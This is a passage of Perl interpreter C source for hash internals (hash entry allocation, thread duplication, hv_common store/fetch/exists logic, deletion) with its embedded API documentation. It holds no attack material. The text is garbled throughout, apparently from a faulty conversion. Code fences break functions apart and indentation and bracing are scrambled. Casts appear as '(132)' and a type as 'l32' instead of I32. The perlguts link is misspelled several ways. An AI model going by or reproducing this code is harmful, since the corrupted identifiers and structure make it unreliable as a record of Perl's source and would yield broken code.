    if (!*root)

        Perl_more_bodies(aTHX_ HE_SVSLOT, sizeof(HE), PERL_ARENA_SIZE);

    he = (HE*) *root;

    assert(he);

    *root = HeNEXT(he);

    return he;
}

```

```

#define new_HE() new_he()

```

```

#define del_HE(p) \

```

```

    STMT_START { \

```

```

        HeNEXT(p) = (HE*)(PL_body_roots[HE_SVSLOT]);        \

```

```

        PL_body_roots[HE_SVSLOT] = p; \

```

```

    } STMT_END

```

```

#endif

```

```

STATIC HEK *
S_save_hek_flags(const char *str, I32 len, U32 hash, int flags)
{
    const int flags_masked = flags & HVhek_MASK;

    char *k;

    register HEK *hek;

    PERL_ARGS_ASSERT_SAVE_HEK_FLAGS;

    Newx(k, HEK_BASESIZE + len + 2, char);
    hek = (HEK*)k;
    Copy(str, HEK_KEY(hek), len, char);
    HEK_KEY(hek)[len] = 0;
    HEK_LEN(hek) = len;
    HEK_HASH(hek) = hash;
    HEK_FLAGS(hek) = (unsigned char)flags_masked | HVhek_UNSHARED;

    if (flags & HVhek_FREEKEY)
        Safefree(str);

    return hek;
}

/* free the pool of temporary HE/HEK pairs returned by hv_fetch_ent
 * for tied hashes */

```

```

void
Perl_free_tied_hv_pool(pTHX)
{
    dVAR;

    HE *he = PL_hv_fetch_ent_mh;

    while (he) {
        HE * const ohe = he;

        Safefree(HeKEY_hek(he));

        he = HeNEXT(he);

        del_HE(ohe);
    }

    PL_hv_fetch_ent_mh = NULL;
}

#ifdef USE_ITHREADS
HEK *
Perl_hek_dup(pTHX_ HEK *source, CLONE_PARAMS* param)
{
    HEK *shared;

    PERL_ARGS_ASSERT_HEK_DUP;

    PERL_UNUSED_ARG(param);

    if (!source)
        return NULL;

```

```

shared = (HEK*)ptr_table_fetch(PL_ptr_table, source);

if (shared) {

    /* We already shared this hash key. */

    (void)share_hek_hek(shared);

}

else {

    shared

        = share_hek_flags(HEK_KEY(source), HEK_LEN(source),

                           HEK_HASH(source), HEK_FLAGS(source));

    ptr_table_store(PL_ptr_table, source, shared);

}

return shared;

}

HE *

Perl_he_dup(pTHX_ const HE *e, bool shared, CLONE_PARAMS* param)

{

    HE *ret;

    PERL_ARGS_ASSERT_HE_DUP;

    if (!e)

        return NULL;

    /* look for it in the table first */

```

```

ret = (HE*)ptr_table_fetch(PL_ptr_table, e);

if (ret)

    return ret;


/* create anew and remember what it is */

ret = new_HE();

ptr_table_store(PL_ptr_table, e, ret);


HeNEXT(ret) = he_dup(HeNEXT(e), shared, param);

if (HeKLEN(e) == HEf_SVKEY) {

    char *k;

    Newx(k, HEK_BASESIZE + sizeof(const SV *), char);

    HeKEY_hek(ret) = (HEK*)k;

    HeKEY_sv(ret) = sv_dup_inc(HeKEY_sv(e), param);

}

else if (shared) {

    /* This is hek_dup inlined, which seems to be important for speed
    reasons. */

    HEK * const source = HeKEY_hek(e);

    HEK *shared = (HEK*)ptr_table_fetch(PL_ptr_table, source);

    if (shared) {

        /* We already shared this hash key. */

        (void)share_hek_hek(shared);

    }
}

```

```

    else {
        shared
            = share_hek_flags(HEK_KEY(source), HEK_LEN(source),
                               HEK_HASH(source), HEK_FLAGS(source));

        ptr_table_store(PL_ptr_table, source, shared);
    }

    HeKEY_hek(ret) = shared;
}

else

    HeKEY_hek(ret) = save_hek_flags(HeKEY(e), HeKLEN(e), HeHASH(e),
                                     HeKFLAGS(e));

    HeVAL(ret) = sv_dup_inc(HeVAL(e), param);

    return ret;
}

#endif /* USE_ITHREADS */

```

```

static void

S_hv_notallowed(pTHX_ int flags, const char *key, I32 klen,
                const char *msg)
{
    SV * const sv = sv_newmortal();

    PERL_ARGS_ASSERT_HV_NOTALLOWED;

    if (!(flags & HVhek_FREEKEY)) {

```

```

        sv_setpvn(sv, key, klen);
    }
    else {
        /* Need to free saved eventually assign to mortal SV */
        /* XXX is this line an error ??? : SV *sv = sv_newmortal(); */
        sv_usepvn(sv, (char *) key, klen);
    }
    if (flags & HVhek_UTF8) {
        SvUTF8_on(sv);
    }
    Perl_croak(aTHX_ msg, SvFARG(sv));
}

/* (klen == HEf_SVKEY) is special for MAGICAL hv entries, meaning key slot
 * contains an SV* */

/*
=for apidoc hv_store

```

Stores an SV in a hash. The hash key is specified as C<key> and C<klen> is the length of the key. The C<hash> parameter is the precomputed hash value; if it is zero then Perl will compute it. The return value will be NULL if the operation failed or if the value did not need to be actually stored within the hash (as in the case of tied hashes). Otherwise it can be dereferenced to get the original C<SV\*>. Note that the caller is



responsible for suitably incrementing the reference count of C<val> before the call, and decrementing it if the function returned NULL. Effectively a successful hv\_store takes ownership of one reference to C<val>. This is usually what you want; a newly created SV has a reference count of one, so if all your code does is create SVs then store them in a hash, hv\_store will own the only reference to the new SV, and your code doesn't need to do anything further to tidy up. hv\_store is not implemented as a call to hv\_store\_ent, and does not create a temporary SV for the key, so if your key data is not already in SV form then use hv\_store in preference to hv\_store\_ent.

See [L<perlguides/Understanding the Magic of Tied Hashes and Arrays>](#) for more information on how to use this function on tied hashes.

=for apidoc hv\_store\_ent

Stores C<val> in a hash. The hash key is specified as C<key>. The C<hash> parameter is the precomputed hash value; if it is zero then Perl will compute it. The return value is the new hash entry so created. It will be NULL if the operation failed or if the value did not need to be actually stored within the hash (as in the case of tied hashes). Otherwise the contents of the return value can be accessed using the C<He?> macros described here. Note that the caller is responsible for suitably incrementing the reference count of C<val> before the call, and decrementing it if the function returned NULL. Effectively a successful

`hv_store_ent` takes ownership of one reference to `C<val>`. This is usually what you want; a newly created SV has a reference count of one, so if all your code does is create SVs then store them in a hash, `hv_store` will own the only reference to the new SV, and your code doesn't need to do anything further to tidy up. Note that `hv_store_ent` only reads the `C<key>`; unlike `C<val>` it does not take ownership of it, so maintaining the correct reference count on `C<key>` is entirely the caller's responsibility. `hv_store` is not implemented as a call to `hv_store_ent`, and does not create a temporary SV for the key, so if your key data is not already in SV form then use `hv_store` in preference to `hv_store_ent`.

See [L<perlguys/"Understanding the Magic of Tied Hashes and Arrays">](#) for more information on how to use this function on tied hashes.

=for apidoc `hv_exists`

Returns a boolean indicating whether the specified hash key exists. The `C<klen>` is the length of the key.

=for apidoc `hv_fetch`

Returns the SV which corresponds to the specified key in the hash. The `C<klen>` is the length of the key. If `C<lval>` is set then the fetch will be part of a store. Check that the return value is non-null before dereferencing it to an `C<SV*>`.

See [L<perlgluts/"Understanding the Magic of Tied Hashes and Arrays">](#) for more information on how to use this function on tied hashes.

```
=for apidoc hv_exists_ent
```

Returns a boolean indicating whether the specified hash key exists. C<hash> can be a valid precomputed hash value, or 0 to ask for it to be computed.

```
=cut
```

```
*/
```

```
/* returns an HE * structure with the all fields set */
```

```
/* note that hent_val will be a mortal sv for MAGICAL hashes */
```

```
/*
```

```
=for apidoc hv_fetch_ent
```

Returns the hash entry which corresponds to the specified key in the hash.

C<hash> must be a valid precomputed hash number for the given C<key>, or 0

if you want the function to compute it. IF C<lval> is set then the fetch

will be part of a store. Make sure the return value is non-null before

accessing it. The return value when C<hv> is a tied hash is a pointer to a

static location, so be sure to make a copy of the structure if you need to

store it somewhere.

See [L<perlguits/"Understanding the Magic of Tied Hashes and Arrays">](#) for more information on how to use this function on tied hashes.

```
=cut
```

```
*/
```

```
/* Common code for hv_delete()/hv_exists()/hv_fetch()/hv_store() */
```

```
void *
```

```
Perl_hv_common_key_len(pTHX_ HV *hv, const char *key, I32 klen_i32,
```

```
                        const int action, SV *val, const U32 hash)
```

```
{
```

```
    STRLEN klen;
```

```
    int flags;
```

```
    PERL_ARGS_ASSERT_HV_COMMON_KEY_LEN;
```

```
    if (klen_i32 < 0) {
```

```
        klen = -klen_i32;
```

```
        flags = HVhek_UTF8;
```

```
    } else {
```

```
        klen = klen_i32;
```

```
        flags = 0;
```

```
    }
```

```
    return hv_common(hv, NULL, key, klen, flags, action, val, hash);
```

```
}
```

```
void *
```

```
Perl_hv_common(pTHX_ HV *hv, SV *keysv, const char *key, STRLEN klen,
```

```
    int flags, int action, SV *val, register U32 hash)
```

```
{
```

```
    dVAR;
```

```
    XPVHV* xhv;
```

```
    HE *entry;
```

```
    HE **oentry;
```

```
    SV *sv;
```

```
    bool is_utf8;
```

```
    int masked_flags;
```

```
    const int return_svp = action & HV_FETCH_JUST_SV;
```

```
    if (!hv)
```

```
        return NULL;
```

```
    if (SvTYPE(hv) == SVTYPEEMASK)
```

```
        return NULL;
```

```
    assert(SvTYPE(hv) == SVt_PVHV);
```

```
    if (SvSMAGICAL(hv) && SvGMAGICAL(hv) && !(action & HV_DISABLE_UVAR_XKEY)) {
```

```
        MAGIC* mg;
```

```
        if ((mg = mg_find((const SV *)hv, PERL_MAGIC_uvar))) {
```

```

struct ufuncs * const uf = (struct ufuncs *)mg->mg_ptr;

if (uf->uf_set == NULL) {

    SV* obj = mg->mg_obj;

    if (!keysv) {

        keysv = newSVpvn_flags(key, klen, SVs_TEMP |
                                ((flags & HVhek_UTF8)
                                 ? SVf_UTF8 : 0));

    }

    mg->mg_obj = keysv;    /* pass key */
    uf->uf_index = action; /* pass action */
    magic_getuvar(MUTABLE_SV(hv), mg);
    keysv = mg->mg_obj;    /* may have changed */
    mg->mg_obj = obj;

    /* If the key may have changed, then we need to invalidate
       any passed-in computed hash value. */
    hash = 0;

}

}

}

if (keysv) {

    if (flags & HVhek_FREEKEY)

        Safefree(key);

```

```

    key = SvPV_const(keysv, klen);

    is_utf8 = (SvUTF8(keysv) != 0);

    if (SvIsCOW_shared_hash(keysv)) {

        flags = HVhek_KEYCANONICAL | (is_utf8 ? HVhek_UTF8 : 0);

    } else {

        flags = 0;

    }

} else {

    is_utf8 = ((flags & HVhek_UTF8) ? TRUE : FALSE);

}

if (action & HV_DELETE) {

    return (void *) hv_delete_common(hv, keysv, key, klen,

                                     flags | (is_utf8 ? HVhek_UTF8 : 0),

                                     action, hash);

}

xhv = (XPVHV*)SvANY(hv);

if (SvMAGICAL(hv)) {

    if (SvRMAGICAL(hv) && !(action & (HV_FETCH_ISSTORE|HV_FETCH_ISEXISTS))) {

        if (mg_find((const SV *)hv, PERL_MAGIC_tied)

            || SvGMAGICAL((const SV *)hv))

        {

            /* FIXME should be able to skimp on the HE/HEK here when

               HV_FETCH_JUST_SV is true. */

```

```

    if (!keysv) {

        keysv = newSVpvn_utf8(key, klen, is_utf8);

    } else {

        keysv = newSVsv(keysv);

    }

sv = sv_newmortal();

mg_copy(MUTABLE_SV(hv), sv, (char *)keysv, HEf_SVKEY);


/* grab a fake HE/HEK pair from the pool or make a new one */

entry = PL_hv_fetch_ent_mh;

if (entry)

    PL_hv_fetch_ent_mh = HeNEXT(entry);

else {

    char *k;

    entry = new_HE();

    Newx(k, HEK_BASESIZE + sizeof(const SV *), char);

    HeKEY_hek(entry) = (HEK*)k;

}

HeNEXT(entry) = NULL;

HeSVKEY_set(entry, keysv);

HeVAL(entry) = sv;

sv_upgrade(sv, SVt_PVLV);

LvTYPE(sv) = 'T';

/* so we can free entry when freeing sv */

LvTARG(sv) = MUTABLE_SV(entry);

```



```

/* XXX remove at some point? */

if (flags & HVhek_FREEKEY)

    Safefree(key);

if (return_svp) {

    return entry ? (void *) &HeVAL(entry) : NULL;

}

return (void *) entry;

}

#ifdef ENV_IS_CASELESS

else if (mg_find((const SV *)hv, PERL_MAGIC_env)) {

    U32 i;

    for (i = 0; i < klen; ++i)

        if (isLOWER(key[i])) {

            /* Would be nice if we had a routine to do the

               copy and upercase in a single pass through. */

            const char * const nkey = strupr(savepvn(key,klen));

            /* Note that this fetch is for nkey (the upercased

               key) whereas the store is for key (the original) */

            void *result = hv_common(hv, NULL, nkey, klen,

                                     HVhek_FREEKEY, /* free nkey */

                                     0 /* non-LVAL fetch */

                                     | HV_DISABLE_UVAR_XKEY

                                     | return_svp,

```

```

        NULL /* no value */,
        0 /* compute hash */);

if (!result && (action & HV_FETCH_LVALUE)) {

    /* This call will free key if necessary.

       Do it this way to encourage compiler to tail
       call optimise. */

    result = hv_common(hv, keysv, key, klen, flags,

        HV_FETCH_ISSTORE

        | HV_DISABLE_UVAR_XKEY

        | return_svp,

        newSV(0), hash);

    } else {

        if (flags & HVhek_FREEKEY)

            Safefree(key);

    }

    return result;

}

}

#endif

} /* ISFETCH */

else if (SvRMAGICAL(hv) && (action & HV_FETCH_ISEXISTS)) {

    if (mg_find((const SV *)hv, PERL_MAGIC_tied)

        || SvGMAGICAL((const SV *)hv)) {

        /* I don't understand why hv_exists_ent has svret and sv,

           whereas hv_exists only had one. */

```

```

SV * const svret = sv_newmortal();

sv = sv_newmortal();

if (keysv || is_utf8) {
    if (!keysv) {
        keysv = newSVpvn_utf8(key, klen, TRUE);
    } else {
        keysv = newSVsv(keysv);
    }

    mg_copy(MUTABLE_SV(hv), sv, (char *)sv_2mortal(keysv), HEf_SVKEY);
} else {
    mg_copy(MUTABLE_SV(hv), sv, key, klen);
}

if (flags & HVhek_FREEKEY)
    Safefree(key);

magic_existspack(svret, mg_find(sv, PERL_MAGIC_tiedelem));

/* This cast somewhat evil, but I'm merely using NULL/
   not NULL to return the boolean exists.

   And I know hv is not NULL. */
return SvTRUE(svret) ? (void *)hv : NULL;
}

```

```

#ifdef ENV_IS_CASELESS

```

```

    else if (mg_find((const SV *)hv, PERL_MAGIC_env)) {

        /* XXX This code isn't UTF8 clean. */

        char * const keysave = (char * const)key;

```

```

        /* Will need to free this, so set FREEKEY flag. */
        key = savepvn(key,klen);

        key = (const char*)strupr((char*)key);

        is_utf8 = FALSE;

        hash = 0;

        keysv = 0;

        if (flags & HVhek_FREEKEY) {

            Safefree(keysave);

        }

        flags |= HVhek_FREEKEY;

    }

#endif

} /* ISEXISTS */

else if (action & HV_FETCH_ISSTORE) {

    bool needs_copy;

    bool needs_store;

    hv_magic_check (hv, &needs_copy, &needs_store);

    if (needs_copy) {

        const bool save_taint = PL_tainted;

        if (keysv || is_utf8) {

            if (!keysv) {

                keysv = newSVpvn_utf8(key, klen, TRUE);

            }

            if (PL_tainting)

```

```

        PL_tainted = SvTAINTED(keysv);

        keysv = sv_2mortal(newSVsv(keysv));

        mg_copy(MUTABLE_SV(hv), val, (char*)keysv, HEf_SVKEY);
    } else {

        mg_copy(MUTABLE_SV(hv), val, key, klen);
    }

```

```

TAINT_IF(save_taint);

if (!needs_store) {

    if (flags & HVhek_FREEKEY)

        Safefree(key);

    return NULL;
}

```

```

#ifdef ENV_IS_CASELESS

```

```

    else if (mg_find((const SV *)hv, PERL_MAGIC_env)) {

        /* XXX This code isn't UTF8 clean. */

        const char *keysave = key;

        /* Will need to free this, so set FREEKEY flag. */

        key = savepv(key, klen);

        key = (const char*)strupr((char*)key);

        is_utf8 = FALSE;

        hash = 0;

        keysv = 0;

        if (flags & HVhek_FREEKEY) {

```

```

        Safefree(keysave);

    }

    flags |= HVhek_FREEKEY;

}

#endif

}

} /* ISSTORE */

} /* SvMAGICAL */

if (!HvARRAY(hv)) {

    if ((action & (HV_FETCH_LVALUE | HV_FETCH_ISSTORE))

#ifdef DYNAMIC_ENV_FETCH /* if it's an %ENV lookup, we may get it on the fly */

        || (SvRMAGICAL((const SV *)hv)

            && mg_find((const SV *)hv, PERL_MAGIC_env))

#endif

    ) {

        char *array;

        Newxz(array,

            PERL_HV_ARRAY_ALLOC_BYTES(xhv->xhv_max+1 /* HvMAX(hv)+1 */),

            char);

        HvARRAY(hv) = (HE**)array;

    }

#ifdef DYNAMIC_ENV_FETCH

    else if (action & HV_FETCH_ISEXISTS) {

        /* for an %ENV exists, if we do an insert it's by a recursive

```

```

        store call, so avoid creating HvARRAY(hv) right now. */
    }
#endif

    else {

        /* XXX remove at some point? */

        if (flags & HVhek_FREEKEY)

            Safefree(key);

        return NULL;
    }
}

if (is_utf8 & !(flags & HVhek_KEYCANONICAL)) {

    char * const keysave = (char *)key;

    key = (char*)bytes_from_utf8((U8*)key, &klen, &is_utf8);

    if (is_utf8)

        flags |= HVhek_UTF8;

    else

        flags &= ~HVhek_UTF8;

    if (key != keysave) {

        if (flags & HVhek_FREEKEY)

            Safefree(keysave);

        flags |= HVhek_WASUTF8 | HVhek_FREEKEY;

        /* If the caller calculated a hash, it was on the sequence of

            octets that are the UTF-8 form. We've now changed the sequence

```

```

        of octets stored to that of the equivalent byte representation,

        so the hash we need is different. */

        hash = 0;

    }

}

if (HvREHASH(hv)) {

    PERL_HASH_INTERNAL(hash, key, klen);

    /* We don't have a pointer to the hv, so we have to replicate the

       flag into every HEK, so that hv_iterkeysv can see it. */

    /* And yes, you do need this even though you are not "storing" because

       you can flip the flags below if doing an lval lookup. (And that

       was put in to give the semantics Andreas was expecting.) */

    flags |= HVhek_REHASH;

} else if (!hash) {

    if (keysv && (SvIsCOW_shared_hash(keysv))) {

        hash = SvSHARED_HASH(keysv);

    } else {

        PERL_HASH(hash, key, klen);

    }

}

masked_flags = (flags & HVhek_MASK);

#ifdef DYNAMIC_ENV_FETCH

```



```

if (!HvARRAY(hv)) entry = NULL;

else

#endif

{
    entry = (HvARRAY(hv))[hash & (132) HvMAX(hv)];
}

for (; entry; entry = HeNEXT(entry)) {
    if (HeHASH(entry) != hash)                /* strings can't be equal */
        continue;

    if (HeKLEN(entry) != (132)klen)
        continue;

    if (HeKEY(entry) != key && memNE(HeKEY(entry),key,klen))    /* is this it? */
        continue;

    if ((HeKFLAGS(entry) ^ masked_flags) & HVhek_UTF8)
        continue;

    if (action & (HV_FETCH_LVALUE|HV_FETCH_ISSTORE)) {
        if (HeKFLAGS(entry) != masked_flags) {
            /* We match if HVhek_UTF8 bit in our flags and hash key's
            match. But if entry was set previously with HVhek_WASUTF8
            and key now doesn't (or vice versa) then we should change
            the key's flag, as this is assignment. */

            if (HvSHAREKEYS(hv)) {
                /* Need to swap the key we have for a key with the flags we
                need. As keys are shared we can't just write to the

```

```

        flag, so we share the new one, unshare the old one. */
        HEK * const new_hek = share_hek_flags(key, klen, hash,
                                              masked_flags);

        unshare_hek (HeKEY_hek(entry));

        HeKEY_hek(entry) = new_hek;
    }

    else if (hv == PL_strtab) {

        /* PL_strtab is usually the only hash without HvSHAREKEYS,
           so putting this test here is cheap */

        if (flags & HVhek_FREEKEY)

            Safefree(key);

        Perl_croak(aTHX_ S_strtab_error,

                  action & HV_FETCH_LVALUE ? "fetch" : "store");
    }

    else

        HeKFLAGS(entry) = masked_flags;

        if (masked_flags & HVhek_ENABLEHVKFLAGS)

            HvHASKFLAGS_on(hv);
    }

    if (HeVAL(entry) == &PL_sv_placeholder) {

        /* yes, can store into placeholder slot */

        if (action & HV_FETCH_LVALUE) {

            if (SvMAGICAL(hv)) {

                /* This preserves behaviour with the old hv_fetch
                   implementation which at this point would bail out

```

with a break; (at "if we find a placeholder, we  
pretend we haven't found anything")

```
That break mean that if a placeholder were found, it
caused a call into hv_store, which in turn would
check magic, and if there is no magic end up pretty
much back at this point (in hv_store's code). */
break;
}

/* LVAL fetch which actually needs a store. */
val = newSV(0);
HvPLACEHOLDERS(hv)--;
} else {
    /* store */
    if (val != &PL_sv_placeholder)
        HvPLACEHOLDERS(hv)--;
}
HeVAL(entry) = val;
} else if (action & HV_FETCH_ISSTORE) {
    SvREFCNT_dec(HeVAL(entry));
    HeVAL(entry) = val;
}
} else if (HeVAL(entry) == &PL_sv_placeholder) {
    /* if we find a placeholder, we pretend we haven't found
    anything */
```

```

        break;
    }

    if (flags & HVhek_FREEKEY)

        Safefree(key);

    if (return_svp) {

        return entry ? (void *) &HeVAL(entry) : NULL;

    }

    return entry;

}

#ifdef DYNAMIC_ENV_FETCH /* %ENV lookup? If so, try to fetch the value now */

    if (!(action & HV_FETCH_ISSTORE)

        && SvRMAGICAL((const SV *)hv)

        && mg_find((const SV *)hv, PERL_MAGIC_env)) {

        unsigned long len;

        const char * const env = PerlEnv_ENVgetenv_len(key,&len);

        if (env) {

            sv = newSVpvn(env,len);

            SvTAINTED_on(sv);

            return hv_common(hv, keysv, key, klen, flags,

                            HV_FETCH_ISSTORE|HV_DISABLE_UVAR_XKEY|return_svp,

                            sv, hash);

        }

    }

}

#endif

```

```

if (!entry && SvREADONLY(hv) && !(action & HV_FETCH_ISEXISTS)) {
    hv_notallowed(flags, key, klen,
        "Attempt to access disallowed key '%"SVf"' in"
        " a restricted hash");
}

if (!(action & (HV_FETCH_LVALUE|HV_FETCH_ISSTORE))) {
    /* Not doing some form of store, so return failure. */
    if (flags & HVhek_FREEKEY)
        Safefree(key);
    return NULL;
}

if (action & HV_FETCH_LVALUE) {
    val = action & HV_FETCH_EMPTY_HE ? NULL : newSV(0);
    if (SvMAGICAL(hv)) {
        /* At this point the old hv_fetch code would call to hv_store,
           which in turn might do some tied magic. So we need to make that
           magic check happen. */
        /* gonna assign to this, so it better be there */
        /* If a fetch-as-store fails on the fetch, then the action is to
           recurse once into "hv_store". If we didn't do this, then that
           recursive call would call the key conversion routine again.
           However, as we replace the original key with the converted
           key, this would result in a double conversion, which would show
           up as a bug if the conversion routine is not idempotent. */
        return hv_common(hv, keysv, key, klen, flags,

```

```

        HV_FETCH_ISSTORE|HV_DISABLE_UVAR_XKEY|return_svp,
        val, hash);

    /* XXX Surely that could leak if the fetch-was-store fails?

       Just like the hv_fetch. */

}

}

```

```

/* Welcome to hv_store... */

```

```

if (!HvARRAY(hv)) {
    /* Not sure if we can get here. I think the only case of oentry being
       NULL is for %ENV with dynamic env fetch. But that should disappear
       with magic in the previous code. */

    char *array;

    Newxz(array,
          PERL_HV_ARRAY_ALLOC_BYTES(xhv->xhv_max+1 /* HvMAX(hv)+1 */),
          char);

    HvARRAY(hv) = (HE**)array;
}

```

```

oentry = &(HvARRAY(hv))[hash & (I32) xhv->xhv_max];

```

```

entry = new_HE();

```

```

/* share_hek_flags will do the free for us. This might be considered

```

```

bad API design. */

```

```

if (HvSHAREKEYS(hv))

    HeKEY_hek(entry) = share_hek_flags(key, klen, hash, flags);

else if (hv == PL_strtab) {

    /* PL_strtab is usually the only hash without HvSHAREKEYS, so putting

       this test here is cheap */

    if (flags & HVhek_FREEKEY)

        Safefree(key);

    Perl_croak(aTHX_ S_strtab_error,

               action & HV_FETCH_LVALUE ? "fetch" : "store");

}

else                                /* gotta do the real thing */

    HeKEY_hek(entry) = save_hek_flags(key, klen, hash, flags);

HeVAL(entry) = val;

HeNEXT(entry) = *oentry;

*oentry = entry;


if (val == &PL_sv_placeholder)

    HvPLACEHOLDERS(hv)++;

if (masked_flags & HVhek_ENABLEHVKFLAGS)

    HvHASKFLAGS_on(hv);


{

    const HE *counter = HeNEXT(entry);


    xhv->xhv_keys++; /* HvTOTALKEYS(hv)++ */

```

```

if (!counter) {
    /* initial entry? */
} else if (xhv->xhv_keys > xhv->xhv_max) {
    /* Use only the old HvKEYS(hv) > HvMAX(hv) condition to limit
       bucket splits on a rehashed hash, as we're not going to
       split it again, and if someone is lucky (evil) enough to
       get all the keys in one list they could exhaust our memory
       as we repeatedly double the number of buckets on every
       entry. Linear search feels a less worse thing to do. */
    hsplit(hv);
} else if (!HvREHASH(hv)) {
    U32 n_links = 1;

    while ((counter = HeNEXT(counter)))
        n_links++;

    if (n_links > HV_MAX_LENGTH_BEFORE_SPLIT) {
        hsplit(hv);
    }
}

if (return_svp) {
    return entry ? (void *) &HeVAL(entry) : NULL;
}

return (void *) entry;

```



```
}
```

```
STATIC void
```

```
S_hv_magic_check(HV *hv, bool *needs_copy, bool *needs_store)
```

```
{
```

```
    const MAGIC *mg = SvMAGIC(hv);
```

```
    PERL_ARGS_ASSERT_HV_MAGIC_CHECK;
```

```
    *needs_copy = FALSE;
```

```
    *needs_store = TRUE;
```

```
    while (mg) {
```

```
        if (isUPPER(mg->mg_type)) {
```

```
            *needs_copy = TRUE;
```

```
            if (mg->mg_type == PERL_MAGIC_tied) {
```

```
                *needs_store = FALSE;
```

```
                return; /* We've set all there is to set. */
```

```
            }
```

```
        }
```

```
        mg = mg->mg_moremagic;
```

```
    }
```

```
}
```

```
/*
```

```
=for apidoc hv_scalar
```

Evaluates the hash in scalar context and returns the result. Handles magic when the hash is tied.

=cut

\*/

SV \*

Perl\_hv\_scalar(pTHX\_ HV \*hv)

{

SV \*sv;

PERL\_ARGS\_ASSERT\_HV\_SCALAR;

if (SvRMAGICAL(hv)) {

MAGIC \* const mg = mg\_find((const SV \*)hv, PERL\_MAGIC\_tied);

if (mg)

return magic\_scalarpack(hv, mg);

}

sv = sv\_newmortal();

if (HvTOTALKEYS((const HV \*)hv))

Perl\_sv\_setpvf(aTHX\_ sv, "%ld/%ld",

(long)HvFILL(hv), (long)HvMAX(hv) + 1);

else

sv\_setiv(sv, 0);

```
    return sv;
}
```

```
/*
```

```
=for apidoc hv_delete
```

Deletes a key/value pair in the hash. The value's SV is removed from the hash, made mortal, and returned to the caller. The C<klen> is the length of the key. The C<flags> value will normally be zero; if set to G\_DISCARD then NULL will be returned. NULL will also be returned if the key is not found.

```
=for apidoc hv_delete_ent
```

Deletes a key/value pair in the hash. The value SV is removed from the hash, made mortal, and returned to the caller. The C<flags> value will normally be zero; if set to G\_DISCARD then NULL will be returned. NULL will also be returned if the key is not found. C<hash> can be a valid precomputed hash value, or 0 to ask for it to be computed.

```
=cut
```

```
*/
```

```
STATIC SV *
```

```
S_hv_delete_common(pTHX_ HV *hv, SV *keysv, const char *key, STRLEN klen,
```

```

        int k_flags, l32 d_flags, U32 hash)
{
    dVAR;

    register XPVHV* xhv;

    register HE *entry;

    register HE **oentry;

    HE *const *first_entry;

    bool is_utf8 = (k_flags & HVhek_UTF8) ? TRUE : FALSE;

    int masked_flags;

    if (SvRMAGICAL(hv)) {

        bool needs_copy;

        bool needs_store;

        hv_magic_check (hv, &needs_copy, &needs_store);

        if (needs_copy) {

            SV *sv;

            entry = (HE *) hv_common(hv, keysv, key, klen,

                                     k_flags & ~HVhek_FREEKEY,

                                     HV_FETCH_LVALUE|HV_DISABLE_UVAR_XKEY,

                                     NULL, hash);

            sv = entry ? HeVAL(entry) : NULL;

            if (sv) {

                if (SvMAGICAL(sv)) {

                    mg_clear(sv);

```

```

    }

    if (!needs_store) {

        if (mg_find(sv, PERL_MAGIC_tiedelem)) {

            /* No longer an element */

            sv_unmagic(sv, PERL_MAGIC_tiedelem);

            return sv;

        }

        return NULL;        /* element cannot be deleted */

    }

#ifdef ENV_IS_CASELESS

    else if (mg_find((const SV *)hv, PERL_MAGIC_env)) {

        /* XXX This code isn't UTF8 clean. */

        keysv = newSVpvn_flags(key, klen, SVs_TEMP);

        if (k_flags & HVhek_FREEKEY) {

            Safefree(key);

        }

        key = strupr(SvPVX(keysv));

        is_utf8 = 0;

        k_flags = 0;

        hash = 0;

    }

#endif

    }

}

}

}

```

```

xhv = (XPVHV*)SvANY(hv);

if (!HvARRAY(hv))

    return NULL;


if (is_utf8) {

    const char * const keysave = key;

    key = (char*)bytes_from_utf8((U8*)key, &klen, &is_utf8);


if (is_utf8)

    k_flags |= HVhek_UTF8;

    else

    k_flags &= ~HVhek_UTF8;

if (key != keysave) {

    if (k_flags & HVhek_FREEKEY) {

        /* This shouldn't happen if our caller does what we expect,

        but strictly the API allows it. */

        Safefree(keysave);

    }

    k_flags |= HVhek_WASUTF8 | HVhek_FREEKEY;

}

HvHASKFLAGS_on(MUTABLE_SV(hv));

}


if (HvREHASH(hv)) {

    PERL_HASH_INTERNAL(hash, key, klen);

```

```

} else if (!hash) {

    if (keysv && (SvIsCOW_shared_hash(keysv))) {

        hash = SvSHARED_HASH(keysv);

    } else {

        PERL_HASH(hash, key, klen);

    }

}

```

```

masked_flags = (k_flags & HVhek_MASK);

```

```

first_entry = oentry = &(HvARRAY(hv))[hash & (I32) HvMAX(hv)];

```

```

entry = *oentry;

```

```

for (; entry; oentry = &HeNEXT(entry), entry = *oentry) {

```

```

    SV *sv;

```

```

    U8 mro_changes = 0; /* 1 = isa; 2 = package moved */

```

```

    GV *gv = NULL;

```

```

    HV *stash = NULL;

```

```

    if (HeHASH(entry) != hash)                /* strings can't be equal */

```

```

        continue;

```

```

    if (HeKLEN(entry) != (I32)klen)

```

```

        continue;

```

```

    if (HeKEY(entry) != key && memNE(HeKEY(entry),key,klen))    /* is this it? */

```

```

        continue;

```

```

    if ((HeKFLAGS(entry) ^ masked_flags) & HVhek_UTF8)

```

```

        continue;

    if (hv == PL_strtab) {

        if (k_flags & HVhek_FREEKEY)

            Safefree(key);

        Perl_croak(aTHX_ S_strtab_error, "delete");
    }

    /* if placeholder is here, it's already been deleted.... */

    if (HeVAL(entry) == &PL_sv_placeholder) {

        if (k_flags & HVhek_FREEKEY)

            Safefree(key);

        return NULL;
    }

    if (SvREADONLY(hv) && HeVAL(entry) && SvREADONLY(HeVAL(entry))

        && !SvIsCOW(HeVAL(entry))) {

        hv_notallowed(k_flags, key, klen,

            "Attempt to delete readonly key '%"SVf"' from"

            " a restricted hash");

    }

    if (k_flags & HVhek_FREEKEY)

        Safefree(key);

    /* If this is a stash and the key ends with ::, then someone is

    * deleting a package.

```



```

*/
if (HeVAL(entry) && HvENAME_get(hv)) {
    gv = (GV *)HeVAL(entry);
    if (keysv) key = SvPV(keysv, klen);
    if ((
        (klen > 1 && key[klen-2] == ':' && key[klen-1] == ':')
        ||
        (klen == 1 && key[0] == ':')
    )
        && (klen != 6 || hv!=PL_defstash || memNE(key,"main::",6))
        && SvTYPE(gv) == SVt_PVGV && (stash = GvHV((GV *)gv))
        && HvENAME_get(stash)) {
        /* A previous version of this code checked that the
         * GV was still in the symbol table by fetching the
         * GV with its name. That is not necessary (and
         * sometimes incorrect), as HvENAME cannot be set
         * on hv if it is not in the symtab. */
        mro_changes = 2;

        /* Hang on to it for a bit. */
        SvREFCNT_inc_simple_void_NN(
            sv_2mortal((SV *)gv)
        );
    }
    else if (klen == 3 && strnEQ(key, "ISA", 3))
        mro_changes = 1;
}

```

```
}
